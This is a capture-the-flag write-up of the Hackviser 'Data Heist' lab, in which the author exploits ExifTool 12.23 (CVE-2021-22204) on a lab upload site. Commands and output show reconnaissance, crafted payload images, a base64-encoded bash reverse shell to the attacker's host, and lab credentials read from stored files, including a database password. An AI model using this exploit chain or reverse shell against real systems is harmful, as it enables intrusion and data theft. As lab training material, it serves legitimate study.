
Scenario Data Heist Write-Up:Hackviser

- The scenario is this:
- We have noticed that there are some employees in our company who are not sufficiently aware of cybersecurity issues. It has been observed that these employees have uploaded files containing company data to a website called "Exif Viewer" in order to view metadata information.
- The site claims that it does not store the uploaded files. However, we have to make sure that this is the case. If any of our company's files have been compromised in this process, we need to determine what information may be at risk. You are expected to guide us through this critical process. We rely on your expertise.
- Good luck!


- Looks interesting
- I just have a website at the moment
- It looks like this
- And in real life I saw websites like this website so this ctf looks very relastic.That’s good

Exif Viewer



- I wanna test the website
- Yeah it is really working
- I think I can upload something in the input field to be able to get a shell or to be able to reach the database
- We are gonna see what happens

Exif Viewer



1-What is the path where the files are stored on the server?

- I wanna start with a nmap scan to understand the structure
- Firstly I wanna find the ip address of the website
- I'll find it with ping command

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ping exifviewer.hv
PING exifviewer.hv (172.20.25.136) 56(84) bytes of data.
64 bytes from 172.20.25.136: icmp_seq=1 ttl=63 time=83.6 ms
64 bytes from 172.20.25.136: icmp_seq=2 ttl=63 time=106 ms
^C
--- exifviewer.hv ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 83.616/95.011/106.407/11.395 ms
```

- I found the ip address of the website
- It is 172.20.25.136
- Let's run a nmap command

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sV  172.20.25.136
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-22 09:34 EDT
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 70.20% done; ETC: 09:34 (0:00:01 remaining)
Nmap scan report for 172.20.25.136
Host is up (0.098s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.56 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.38 seconds
```


- 22 ssh and 80 http ports are open
- Right now I'm not able to use 22 ssh port because I don't have any username and password information
- Let's make a gobuster scan to find other directories in the website

```
┌──(kali㉿kali)-[~/Desktop]
└─$ gobuster dir -u http://172.20.25.136 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.20.25.136
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/assets               (Status: 301) [Size: 315] [--> http://172.20.25.136/assets/]
/index.php            (Status: 200) [Size: 3045]
/server-status        (Status: 403) [Size: 278]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

- I couldn't find any useful information from this gobuster scan
- Let's make another gobuster scan with another wordlist
- Right now I started a comprenshive gobuster scan because the first one was a little bit easy
- But from this gobuster scan I couldn't find anything too
- I couldn't find something useful with this gobuster scans
- Let's try to find manual
- I tried to find for robots.txt,sitemap.txt,uploads,images,temp,files,static but none of them worked

- I tried to upload a .php file to the system
- It gives me informatipn but still says unsuported file type

- Hmmmm
- I tried to bypass the unsupported file type.I used burpsuite and I bypassed it but I still couldn't get any useful information
- I tried to find the path for 2 or 3 hours but I was not successful
- I always tried to make some local file inclusion and then I thought I can find the path
- But no.I was wrong.
- Then I relaized something
- I thought
- This exiftool is running command on the linux so if there is an exploit I can run command on linux so maybe a remote code execution
- Then if you look to the first line you can see the version of the exiftool
- So easy
- Let's look to the exploit db



Date	D	A	V	Title	Type	Platform	Author
2022-05-11	⬇		×	ExifTool 12.23 - Arbitrary Code Execution	Local	Linux	UNICORD

Showing 1 to 1 of 1 entries (filtered from 46,521 total entries)

FIRST PREVIOUS 1 NEXT LAST

- Our version is 12.23
- And this exploit is for 12.23
- Lets use it
- I searched the exploit with searchsploit and I downloaded it

```
┌──(kali㉿kali)-[~/Desktop]
└─$ searchsploit exiftool
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
ExifTool 12.23 - Arbitrary Code Execution                                                     | linux/local/50911.py
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~/Desktop]
└─$ searchsploit -m 50911.py
  Exploit: ExifTool 12.23 - Arbitrary Code Execution
      URL: https://www.exploit-db.com/exploits/50911
     Path: /usr/share/exploitdb/exploits/linux/local/50911.py
    Codes: CVE-2021-22204
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/kali/Desktop/50911.py
```

- I learned how to use the exploit.This is too much important
- If I use this command the exploit creates a image.jpg file and it runs pwd command because I specified it

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 50911.py -c "pwd"
/home/kali/Desktop/50911.py:61: SyntaxWarning: invalid escape sequence '\c'
  payload = "(metadata \"\c${"

RUNNING: UNICORD Exploit for CVE-2021-22204
PAYLOAD: (metadata "\c${system('pwd')};")
RUNTIME: DONE - Exploit image written to 'image.jpg'
```

- Then if I upload that image.jpg file to the system then I can make lots of things because the payload is gonna work
- Then we can see the anwer on the screen
- For example

/var/www/html
ExifTool Version Number : 12.23
File Size : 315 bytes
File Modification Date/Time : 2026:04:22 11:46:05-04:00
File Access Date/Time : 2026:04:22 11:46:05-04:00
File Inode Change Date/Time : 2026:04:22 11:46:05-04:00
File Permissions : -rw-r--r--
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
JFIF Version : 1.01
Exif Byte Order : Big-endian (Motorola, MM)
X Resolution : 72

- We want to find the path of downloaded files to the system
- Then we have to use this command

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 50911.py -c "find /var/www -name "*image.jpg*""
/home/kali/Desktop/50911.py:61: SyntaxWarning: invalid escape sequence '\c'
  payload = "(metadata \"\c${"

RUNNING: UNICORD Exploit for CVE-2021-22204
PAYLOAD: (metadata "\c${system('find /var/www -name *image.jpg*')};")
RUNTIME: DONE - Exploit image written to 'image.jpg'
```

- Now we can upload the image.jpg file to the system
- Then we can see the path

```
/var/www/93c0550a5543b366_uploads/image.jpg
ExifTool Version Number : 12.23
File Size : 339 bytes
File Modification Date/Time : 2026:04:22 11:48:34-04:00
File Access Date/Time : 2026:04:22 11:48:34-04:00
File Inode Change Date/Time : 2026:04:22 11:48:34-04:00
File Permissions : -rw-r--r--
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
JFIF Version : 1.01
Exif Byte Order : Big-endian (Motorola, MM)
X Resolution : 72
Y Resolution : 72
```

- Yeah we can see the path obviously
- If we upload a file to the this website that file goes to the this path
- The answer found for the first question

2-What is the e-mail address and password of an employee of the company "waltersltd" from the data contained in the stored files?

- Before start to second question let’s take a reverse shell because I cannot create new image.jpg file everytime because it is not useful
- I tried to get a reverse shell

- I took help from gemini to get a reverse shell
- Firstly I started a listener with netcat

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
```

- Firstly I tried to create that payload normally but it didn't work then gemini told me to make this with base64 encoding
- Then I made those operations

```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo "bash -i >& /dev/tcp/10.8.105.24/443 0>&1" | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44LjEwNS4yNC80NDMgMD4mMQo=
```

- Then I created a payload with the exploit

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 50911.py -c "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44LjEwNS4yNC80NDMgMD4mMQo= | base64 -d | bash"
/home/kali/Desktop/50911.py:61: SyntaxWarning: invalid escape sequence '\c'
  payload = "(metadata \"\c${"

RUNNING: UNICORD Exploit for CVE-2021-22204
PAYLOAD: (metadata "\c${system('echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44LjEwNS4yNC80NDMgMD4mMQo= | base64 -d | bash')};")
RUNTIME: DONE - Exploit image written to 'image.jpg'
```

- I uploaded the image.jpg file to the system and
- Now I have a shell in my computer

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.8.105.24] from (UNKNOWN) [172.20.25.47] 57938
bash: cannot set terminal process group (419): Inappropriate ioctl for device
bash: no job control in this shell
www-data@debian:/var/www/html$
```

- I started to investigate in the shell

```
www-data@debian:/var/www/html$ cd ..
cd ..
www-data@debian:/var/www$ ls
ls
93c0550a5543b366_uploads
exiftool-12.23
html
www-data@debian:/var/www$ cd 93c0550a5543b366_uploads
cd 93c0550a5543b366_uploads
www-data@debian:/var/www/93c0550a5543b366_uploads$ ls
ls
4fc56e16b0ed95d9175a87f631e43a18.jpg
ConcertTickets.txt
DFAzSyxnVY.jpg
DdPFReELAT.jpg
FamilyReunion.jpg
FitnessSchedule.csv
Groceries.jpg
Ja23s6_techinnovations_invoice.pdf
MeetingMinutes.mp4
PartyPlaylist.jpg
QvVhbPZUfT.mp4
RecipeBook.csv
StudyNotes.csv
TOWoRZDJJP.mp4
TRdlzvMBXa.csv
TcwMDInGBO.mp4
TotXxUvpVl.txt
TsONMZUgbk.csv
UreZZjtIcm.csv
VETcmzplAk.txt
VacationPhotos.csv
WorkPresentation.jpg
bSCDCCZJoM.mp4
dHhVrwdjxl.mp4
database.go
image.jpg
sYwSGJvWaq.mp4
users.csv
```

- As we can see from the picture above there are a .csv file named users
- I think the answer of the question is in that file
- Let’s read it

```
www-data@debian:/var/www/93c0550a5543b366_uploads$ cat users.csv | grep walter
<c0550a5543b366_uploads$ cat users.csv | grep walter
Lori Burton,michelle54,salvarado@waltersltd.hv,hGCQjxZs5chK
```

- The answer is obvious

3-What is the invoice number of an invoice found in the stored files?


- Let’s contiune to investigate

```
www-data@debian:/var/www/93c0550a5543b366_uploads$ ls
ls
4fc56e16b0ed95d9175a87f631e43a18.jpg
ConcertTickets.txt
DFAzSyxnVY.jpg
DdPFReELAT.jpg
FamilyReunion.jpg
FitnessSchedule.csv
Groceries.jpg
Ja23s6_techinnovations_invoice.pdf
MeetingMinutes.mp4
PartyPlaylist.jpg
QvVhbPZUfT.mp4
RecipeBook.csv
StudyNotes.csv
TOWoRZDJJP.mp4
TRdlzvMBXa.csv
TcwMDInGBO.mp4
TotXxUvpVl.txt
TsONMZUgbk.csv
UreZZjtIcm.csv
VETcmzplAk.txt
VacationPhotos.csv
WorkPresentation.jpg
bSCDCCZJoM.mp4
dHhVrwdjxl.mp4
database.go
image.jpg
sYwSGJvWaq.mp4
users.csv
zVsOIDohTz.mp4
```

- There is a pdf file named invoice
- I think the answer of the question that I'm looking for in this file
- But I cannot open the .pdf file in here
- Because of that I'll create a http server in here then I'll read the pdf in my computer
- I started the http server

```
www-data@debian:/var/www/93c0550a5543b366_uploads$ python3 -m http.server 8080
<c0550a5543b366_uploads$ python3 -m http.server 8080
```

- Then I connected it in my computer
- So we can read the invoice number



4-What is the database connection address of the files contained in the stored files?

- Let’s continue to the invesitgation
- There is a file named database.go

```
www-data@debian:/var/www/93c0550a5543b366_uploads$ ls
ls
35997d3fdb7a3e2dd5e73a91d3ef6bc9.jpg
ConcertTickets.txt
DFAzSyxnVY.jpg
DdPFReELAT.jpg
FamilyReunion.jpg
FitnessSchedule.csv
Groceries.jpg
Ja23s6_techinnovations_invoice.pdf
MeetingMinutes.mp4
PartyPlaylist.jpg
QvVhbPZUfT.mp4
RecipeBook.csv
StudyNotes.csv
TOWoRZDJJP.mp4
TRdlzvMBXa.csv
TcwMDInGBO.mp4
TotXxUvpVl.txt
TsONMZUgbk.csv
UreZZjtIcm.csv
VETcmzplAk.txt
VacationPhotos.csv
WorkPresentation.jpg
bSCDCCZJoM.mp4
dHhVrwdjxl.mp4
database.go
image.jpg
sYwSGJvWaq.mp4
users.csv
zVsOIDohTz.mp4
```

- Let’s open that file maybe we can find the answer of the question
- Yeah I found the answer of the question

```
www-data@debian:/var/www/93c0550a5543b366_uploads$ cat database.go
cat database.go
package main

import (
        "database/sql"
        "fmt"
        "log"

        _ "github.com/lib/pq"
)

func main() {
        // Database connection string
        connStr := "postgres://postgres:JS3CqjNCcn7Ve@olympusbytes.hv:5432/olympus"
        db, err := sql.Open("postgres", connStr)
        if err ≠ nil {
                log.Fatal(err)
        }
        defer db.Close()

        // Check the database connection
        err = db.Ping()
        if err ≠ nil {
                log.Fatal(err)
        }

        fmt.Println("Database connection established successfully!")
}
www-data@debian:/var/www/93c0550a5543b366_uploads$
```

- The ctf is over.